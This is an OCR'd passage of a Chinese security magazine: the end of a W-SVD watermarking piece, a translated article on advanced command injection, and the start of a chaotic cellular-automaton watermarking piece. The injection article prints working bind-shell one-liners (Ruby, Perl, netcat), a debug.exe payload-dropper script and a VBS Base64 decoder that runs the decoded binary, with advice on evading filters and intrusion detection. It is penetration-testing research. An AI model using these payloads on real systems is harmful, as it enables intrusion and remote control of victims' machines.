
可以看到，随着小波尺度的增加，水印更集中在图像能量高的部分，对图像的感知质量造成的影响越来越大。

小结

本文分别从水印的鲁棒性、安全性、不可见性分析了W-SVD的性能。尽管这一算法并不完美，而且也不具备现代数字水印自适应和盲检测的要求，但它的经典性是毋庸置疑的。希望可以让大家对于W-S V D水印系统以及水印检测机制有初步的了解。

前置知识：无
关键词：脚本、注入、命令行

高级命令行注入研究



文/bannedit 译/武云龙 党壮

命令行注入漏洞平时很容易被忽视。很多研究人员仅仅将命令行注入bug看做一个shell的直接接口，但是更多的复杂任务也可以通过命令行实现。本文就是讨论一种高级的命令行注入方法，来实现除shell外更多的功能，并且展示一些利用命令行注入的例子，然后在Windows上利用Metasploit开发出一个可靠的命令行注入。

命令行注入漏洞最早由一个瑞典研究人员在1997年首先提出，从那以后大量的命令行注入漏洞开始出现。经过近些年的发展，命令行注

入已经采用了很多更底层的技术,并且出现了一些所谓的"标准"。许多安全研究人员习惯于以前只有shell的命令行注入的情况,但是如今已经有更多的工具可以使用。

显然,通过命令行注入漏洞上传以及执行Payload(类似于Shellcode)的方法已经被人们熟知。这种技术更多的着眼于在恶劣的网络环境下使用技术和工具。典型例子是SSH或FTP被用于传输文件给受害主机,这种方式依赖于网络设置和防火墙的规则。另外,因为Windows提供很少的工具来实现通过命令行进行网络文件传输,使得这种传统的方式变得更加困难。一种有效的方法是使用debug.exe,这种方式利用脚本在受害者主机上构建一个二进制文件。这种方法很创新,但它已经在近期的Windows版本上被公布了。Windows Vista以及更高版本已经不包含debug.exe这个二进制文件了。所以需要开发出一种更稳定的方法利用这种漏洞。但是,当增加稳定性的同时,会使开发变得更加繁琐,并需要更多的创新。

本文希望对命令行注入的基本概念进行介绍,并且提供一些改进的方法。文中涉及一个可靠地利用命令行注入Payload的设计过程,并提供一个渗透测试来释放二进制文件的Payload。

Network Fu

近些年来,网络文件传输技术总被攻击者所利用,他们通过命令行注入漏洞上传Payload到受害主机。从一个病毒作者的角度来看,这是一种真正的技术。现在依然有很多病毒开发者在使用这种方法。但是,当从一个渗透测试人员的角度看,这些技术则缺乏可靠性。

Network-Fu是由HD Moore创造的一个名词,译为"使用任何网络相关的命令进行通信或者传输文件"。这包括挂载远程驱动、ftp、ssh、rcp、netcat以及许多其他命令。另外,脚本语言已经被用于创建绑定或者逆向shell Payload。

```
//Ruby Bind Shell
ruby -rsocket -e
's=TCPServer.new(\"4444\");while(c=s.accept);while(cmd=c.gets);IO.popen(cmd,\"r\"){|io|c.print io.read}end;end'
```

```
//Perl Bind Shell
perl -MIO -e \"while($c=new IO::Socket::INET(LocalPort,4444,Reuse,1,Listen)->accept){$~->fdopen($c,w);STDIN->fdopen($c,r);system$_ while<>}\"
//Netcat Bind Shell
nc -lp 4444 -e /bin/sh
```

以上的示例显示了如何利用命令实现绑定一个shell到端口4444。这些命令不是很复杂,并且描绘了命令行注入开发的典型方法。

这种方式很简单,但是依靠网络相关的命令行或脚本上传Payload可能会因为严格的防火墙和网络过滤规则而失败,从而引起可靠性下降。不过,这种方法确实很方便,没有特殊的编码并且占用较少的带宽。

Non-Network Fu

从上面的内容可以发现在进行渗透测试时,可靠性是一个需要解决的问题,并且依赖性问题也是需要考虑的,这些都是Network Fu技术本质上的局限。

Non-Network Fu可以解决Network Fu方式出现的问题。这种方式通过重复使用Socket实现触发。Non-Network Fu开发主要是在一个已经建立的连接上进行的,它将重复地使用那个连接以一种可靠的方式实现更复杂的命令行注入。

下面展示一个示例,示例中使用Metasploit工具进行了一个mssql_payload.rb的开发。这个开发使用文件重定向(the > and >> metacharacters)创建一个文件,文件中包含一个可以和debug.exe进行命令交互的脚本。该脚本使用debug.exe释放一个二进制Payload到受害主机上。

下面是一个debug脚本的代码段,实现释放二进制Payload的功能。

```
echo n h2bv2.bin>>h2bv2
echo r cx>>h2bv2
echo lef0>>h2bv2
echo f 0100 ffff 00>>h2bv2
echo e 100 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00>>h2bv2
echo e 110 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00>>h2bv2
```

```
..(cut for brevity)
echo w>>h2bv2
echo q>>h2bv2
```

这个脚本执行时，使用管道技术连接debug.exe，并释放一个二进制Payload，这个文件用来转换另一个二进制Payload。这另外一个二进制Payload是才是最终的Payload，并且它可以通过将shell绑定到一个命令行工具来实现更多功能。显然，相比Network Fu，这种方法更加复杂。原因是二进制Payload需要使用一种底层连接的方式被传输，而不是借助预先存在的工具。

设计阶段

现在我们对命令行注入漏洞的利用以及一些利用方法有了个初步的了解，下面将详细介绍命令行注入的设计。

虽然利用debug.exe的方法效果很好，但在一些新的Windows版本中，debug.exe已经不存在了。debug.exe方式是这两种方式中最复杂的，但它增加了可靠性，因为它是建立在Socket连接上的。针对某些Windows版本不支持debug.exe的情况，我们需要开发一种新的方法，使它同样能实现利用重复连接进行命令行注入的功能。

经过大量的研究发现，WScript是最佳方案。WScript是一个脚本语言翻译器，它可以通过命令行的方式执行JScript和VBScript。这种新方式也参考了debug.exe脚本的实现方法，WScript将创建一个Batch 脚本，然后它将再创建一个VBScript文件进行执行，这个VBScript文件会产生我们需要的Payload。这项技术类似将一个二进制Payload嵌入到一个MS Word文件中。主要的区别是我们传递所有的数据，通过"一根线"而不是嵌入到一个具有某种格式的文件中。

但还是有一些设计问题需要讨论。比如，我们可以做什么来避免潜在的元字符过滤器。因为如果命令行注入和Web应用结合起来，它将进行相当严格的筛选。我们需要一种方法来编码Payload，使得可以通过"一根线"来传递它们。我们同样需要考虑多线程服务器，这里的问题是一些命令将被乱序地执行，因为很多线程都获得了执行时间。如果我们的Payload需要所有命令按照一个规定的顺序执行，那么乱序将是灾难性的。另外，命令行的长度也是一个需要考虑的因素。一些cmd.exe的版本已经设置了命令行长度的限制，保证命令行能成功地执行。

为了避免元字符过滤器产生的问题，我们需要利用一些编码方法。在此，我们可以使用一些方法使得输出纯ASCII的形式。这种编码方法可以是XOR编码的一种，也可以使用一些在通信中已经被使用的标准，如Base64编码。通过编码也可以有效地掩盖二进制Payload的内容，并且更不容易触发入侵检测系统或入侵防御系统。

下面是一个Batch脚本，功能是产生一个Base64解码的VBS文件。

```
echo Set fs = CreateObject("Scripting.FileSystemObject") >>decode_stub
echo Set file = fs.GetFile("ENCODED") >>decode_stub
echo If file.Size Then >>decode_stub
echo Set fd = fs.OpenTextFile("ENCODED", 1) >>decode_stub
echo data = fd.ReadAll >>decode_stub
echo data = Replace(data, vbCrLf, "") >>decode_stub
echo data = base64_decode(data) >>decode_stub
echo fd.Close >>decode_stub
echo Set ofs = CreateObject("Scripting.FileSystemObject").OpenTextFile("DECODED", 2, True)
>>decode_stub
echo ofs.WriteLine data >>decode_stub
echo ofs.close >>decode_stub
echo Set shell = CreateObject("Wscript.Shell") >>decode_stub
echo shell.run "DECODED", 0, true >>decode_stub
echo Else >>decode_stub
echo Wscript.Echo "The file is empty." >>decode_stub
echo End If >>decode_stub
echo Function base64_decode( byVal strIn ) >>decode_stub
echo Dim w1, w2, w3, w4, n, strOut >>decode_stub
echo For n = 1 To Len( strIn ) Step 4 >>decode_stub
echo w1 = mimedecode( Mid( strIn, n, 1 ) ) >>decode_stub
echo w2 = mimedecode( Mid( strIn, n + 1, 1 ) ) >>decode_stub
echo w3 = mimedecode( Mid( strIn, n + 2, 1 ) ) >>decode_stub
echo w4 = mimedecode( Mid( strIn, n + 3, 1 ) ) >>decode_stub
echo If Not w2 Then _ >>decode_stub
echo strOut = strOut + Chr( ( ( w1 * 4 + Int( w2 / 16 ) ) And 255 ) ) >>decode_stub
```

```
echo If Not w3 Then _ >>decode_stub
echo strOut = strOut + Chr( ( ( w2 * 16 + Int( w3 / 4 ) ) And 255 ) ) >>decode_stub
echo If Not w4 Then _ >>decode_stub
echo strOut = strOut + Chr( ( ( w3 * 64 + w4 ) And 255 ) ) >>decode_stub
echo Next >>decode_stub
echo base64_decode = strOut >>decode_stub
echo End Function >>decode_stub
echo Function mimedecode( byVal strIn ) >>decode_stub
echo Base64Chars =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" >>decode_stub
echo If Len( strIn ) = 0 Then >>decode_stub
echo mimedecode = -1 : Exit Function >>decode_stub
echo Else >>decode_stub
echo mimedecode = InStr( Base64Chars, strIn ) - 1 >>decode_stub
echo End If >>decode_stub
echo End Function >>decode_stub
```

这个脚本将会读取输入文件并且解码Base64编码，它会把解码的数据输出到output.exe，并执行这个解码的二进制文件。

为了解决在多线程服务器上遇到的乱序问题，要求命令行暂停执行直到一块数据发送完毕。这将增加一些开销，但这个停顿很短，最大停顿时间不超过每条命令2秒。所以，保持Payload以及命令行的数量尽量少是十分必要的。

最后，缓冲例程必须确保没有超过命令行的长度限制。一些Windows版本限制命令行长度。在发送Payload的过程中缓冲命令行的长度造成了额外的开销，但这增加了可靠性，所以牺牲一些带宽是值得的。

表1是不同版本操作系统所允许的最大命令行长度。

表1

Windows版本	允许的最大命令行长度
Windows XP / Win2k3 / Vista	8191b
Windows 2000	2047b
Windows 95 / 98	256b

最后要做的就是将所有的独立部分组合起来。通过命令行设计，我们拥有了一个功能强大的工具，它可以帮我们上传Payload，而不用担心防火墙或过滤器禁止访问资源了。

小结


总之，命令行注入漏洞不是什么新的概念，但这个技术仍有改进的空间。目前，针对此问题实现的开发大部分是粗糙的，不能展示出该漏洞真正的价值所在。作为渗透程序，一个shell的用处是有限的，但如果结合合适的开发工具，那么简单的shell就会开发出一个网络深层次渗透。

本文提到的设计只是一个基本模型，后面需要我们自己开发出功能更强大、更稳定的命令行注入的工具。这方面的研究将继续，命令行的设计以及Metasploit的实现框架也会慢慢地改进。

前置知识：无

关键词：水印、检测

基于混沌细胞自动机数字水印的嵌入及检测



文/图 王丽婧 尹晓丹

在以前内容中曾经介绍过W-SVD数字水印，本次将介绍基于混沌与细胞自动数字自动转化为灰度图像，进而产生数字水印的方法。同时会给出一个实现该数字水印嵌入与检测的具体实例。

原理介绍

1. 细胞自动机

我们把能和其他细胞相互作用具有相同的可计算能力的细胞数组称为细胞自动机。细胞自动机能根据一定的算法和规则设计出相应的邻居关系，从而根据邻居的当前状态来改变自己的状态。

大部分细胞自动机被设计为简单的方行的格子(Rectangular Grid)，也有一些设计成蜂窝状。描述细胞自动机必要的特征包括状态(State)、邻居关系(Neighbourhood)和规则(Rules)。

(1) 细胞(Cell)：组成细胞自动机的基本单元。

(2) 状态(State)：描述每个细胞自动机不同状态的变量，最简单的情况下，每个细胞自动机有两个状态，即0或者1，在复杂的模拟情况下有更多的不同状态，状态可以是数字也可以是描述的特征。

(3) 邻居关系(Neighbourhood)：是定义的能和具体细胞发生作用的细胞集，我们可以这样理解，这些邻居对这个细胞有影响，不同的细胞自动机有不同的邻居关系，下面给出常见二维格子自动机的几种邻居关系，如图1所示。




图1

(4) 规则(Rules)：规则定义了每个细胞根据当前状态和邻居的状态来改变自己的状态。规则也是设计者自己定义的，一些细胞自动机规则如Life、Brain、Aurora、Axon、Vote等。

2. 混沌产生随机序列

当选定适当系数使方程进入混沌状态时，方程将进行无限不循环迭代，因此不会出现重复的迭代值。任何人如果不得到迭代方程及其初值x_0都无法预测下一个迭代值，这种迭代的可以用来产生随机序列。

3. 基于投票规则的细胞自动机

状态：0或1。

邻居：中心的3×3邻居。

规则：计数p表示中心的3×3邻居中1的个数(包括中心本身)，if P<5，中心设置为0，否则设置为1。

4. 数字自动转化为灰度图像的过程(如图2所示)




图2

水印生成、嵌入及嵌入过程

1. 基于混沌细胞自动机生成的水印模板

(1)采用混沌随机数发生器生成$M\times N$的随机数模板，并根据一定的判定规则将随机数模板二值化。

① 首先利用光稳模型 $x_n+1=A\sin^2(x_n-x_b)$，取$A=4$，$x_b=2.5$，生成随机矩阵。

② 取A×2.5/3为阈值进行二值化。

(2)采用基于投票规则的细胞自动机将二值模板转化为凝聚模式。一个计数值p记录二值矩阵中每3×3邻域内1的个数，如果p小于5，则将这个3×3邻域中心的数值设置为0，否则设置为1。

(3)采用中值滤波方法将水印凝聚模式转化为平滑模式。

AvgKernel=fspecial ('averageaverage',3)；%生成一个3×3卷积模板

Y=filter2(AvgKernel,X)； %调用图像卷积函数滤波。

(4)通过归一化和减去平均值得到最终水印。

最终得到的3个过程中的图像，如图3所示。




图3

2. 水印的嵌入

(1)细胞自动机水印模板属于与原始图像相

对独立的水印模板。

(2)一般来说，细胞自动机水印可以往DCT系数或小波低频系数中嵌入。

(3)利用E(image)=IDCT(DCT(image)+alpha·watermark)可得到。

(4)参数alpha为水印强度进行控制。

3. 水印的检测

(1)常规检测直接相关性值d:

$$d=\frac{|<W,W'>|}{\|W\|\cdot\|W'\|}$$

(2)W和W'分别表示原始水印和待测水印。

$$<W,W'>=\sum\sum W_{ij}W_{ij}'$$

$$\|W\|=\sqrt{<W,W>}$$

(3)绘制SC图分析。

检测结果分析

1. 水印强度参数α对水印鲁棒性的影响

(1)当α=0.01时，相关性值为0.0876。

(2)当α=0.1时，相关性值为0.6824。

(3)当α=0.5时，相关性值为0.6686。

(4)当α=5时，相关性值为0.4649。

可见当鲁棒性系数增大时，鲁棒性变强，但是超过一定数值后，反而降低了，因此选择α要适中。

当α=0.1,seed=6,num=6，作出的SC图如图4所示。




图4

对于不同的jpeg压缩率作出的相关性值曲线，如图5、图6所示。

